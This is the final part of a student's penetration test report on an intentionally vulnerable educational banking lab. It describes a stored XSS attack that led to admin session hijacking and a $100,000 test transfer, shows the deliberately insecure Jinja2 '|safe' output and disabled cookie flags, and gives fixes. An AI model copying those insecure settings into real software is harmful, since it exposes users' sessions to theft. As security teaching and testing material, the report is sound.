
With full administrative access, the potential for damage is catastrophic. Here's what a malicious attacker could accomplish:

Financial Theft	Transfer unlimited funds to attacker-controlled accounts
Data Breach	Access all customer records, transactions, and personal information
Account Manipulation	Create new admin accounts, modify user balances
System Sabotage	Delete critical data, lock out legitimate administrators
Compliance Violation	Export sensitive data violating GDPR, PCI-DSS regulations
Lateral Movement	Use admin access as stepping stone to backend systems

💸 **PROOF OF CONCEPT: In this test, we successfully transferred $100,000 from the admin account (original balance: $1,000,000) to the attacker account, demonstrating the financial impact of this vulnerability.**




SecureBank
admin
Dashboard
Logout
Successfully transferred $100000.00 to test!
Welcome back, admin!
Saturday, January 03, 2026
ACCOUNT BALANCE
$887655.00
Available for transactions
ACCOUNT TYPE
Premium
Premium features enabled
MEMBER SINCE
Dec 31, 2025
Trusted customer
Quick Actions
Transfer Money
Send money to other users
Transaction History
View all your transfers
Profile Settings
Manage your account
Customer Support
Get help and assistance
Educational Security Notice


vulnlab.my.id/dashboard
SecureBank
test
Dashboard
Logout
Welcome back, test!
Welcome back, test!
Saturday, January 03, 2026
ACCOUNT BALANCE
$110000.00
Available for transactions
ACCOUNT TYPE
Regular
Premium features enabled
MEMBER SINCE
Dec 31, 2025
Trusted customer
Quick Actions
Transfer Money
Send money to other users
Transaction History
View all your transfers
Profile Settings
Manage your account
Customer Support
Get help and assistance
Educational Security Notice

🔍 Root Cause Analysis

This vulnerability exists due to two critical security failures:

1. Unescaped HTML Output (XSS)

Vulnerable code in ticket_detail.html:

```
<div class="message-content">
    {{ ticket.message|safe }}  ← DANGEROUS! Disables HTML escaping
</div>
```

The |safe filter tells Flask/Jinja2 to render content without escaping HTML entities, allowing JavaScript execution.

2. Non-HttpOnly Session Cookies

Vulnerable configuration in app.py:

```
app.config['SESSION_COOKIE_HTTPONLY'] = False  # Allows JS access
app.config['SESSION_COOKIE_SECURE'] = False       # No HTTPS
requirement
app.config['SESSION_COOKIE_SAMESITE'] = None      # No CSRF
protection
```

By disabling HttpOnly flag, session cookies become accessible to JavaScript, making them vulnerable to XSS-based theft.

Remediation Recommendations

Immediate Actions (Critical Priority)

1. Remove |safe filter from all user-generated content:

```
<!-- BEFORE (Vulnerable) -->
{{ ticket.message|safe }}

<!-- AFTER (Secure) -->
{{ ticket.message }}  <!-- Auto-escapes HTML by default -->
```

2. Enable HttpOnly flag for session cookies:

```
app.config['SESSION_COOKIE_HTTPONLY'] = True  # Prevent JS access
app.config['SESSION_COOKIE_SECURE'] = True       # Require HTTPS
app.config['SESSION_COOKIE_SAMESITE'] = 'Strict'  # CSRF protection
```

Additional Security Measures

- Implement Content Security Policy (CSP) headers
- Add input sanitization library (e.g., DOMPurify, Bleach)
- Enable X-XSS-Protection header
- Implement session activity logging
- Add anomaly detection for unusual admin activities
- Regular security audits and penetration testing

🎓 Conclusion

This penetration test successfully demonstrated a critical Stored XSS vulnerability that led to complete administrator account compromise. The attack chain - from initial payload injection to session hijacking - took less than 5 minutes to execute and required only basic web security knowledge.

What makes this particularly dangerous is its stealthy nature: the administrator never knows they've been compromised. There are no warnings, no alerts, no unusual behavior - just a normal-looking support ticket. Meanwhile, the attacker gains god-mode access to the entire banking system.

> 📚 **EDUCATIONAL VALUE: This vulnerability demonstrates why input sanitization and secure cookie configuration are non-negotiable security requirements. A single |safe filter caused a critical breach that could cost millions in a real banking environment.**

The good news? This is an intentional vulnerability in an educational platform. The bad news? Thousands of real-world applications make these exact same mistakes.

References & Resources

- OWASP Top 10 2021 - A03: Injection
- PortSwigger Web Security Academy - Cross-Site Scripting (XSS)
- OWASP XSS Prevention Cheat Sheet
- MDN Web Docs - HttpOnly Cookie Flag
- CWE-79: Improper Neutralization of Input During Web Page Generation

---

Report prepared for: SecureBank VulnLab - Educational Security Platform
Author: Glenvio Regalito Rahardjo | SMK Telkom Purwokerto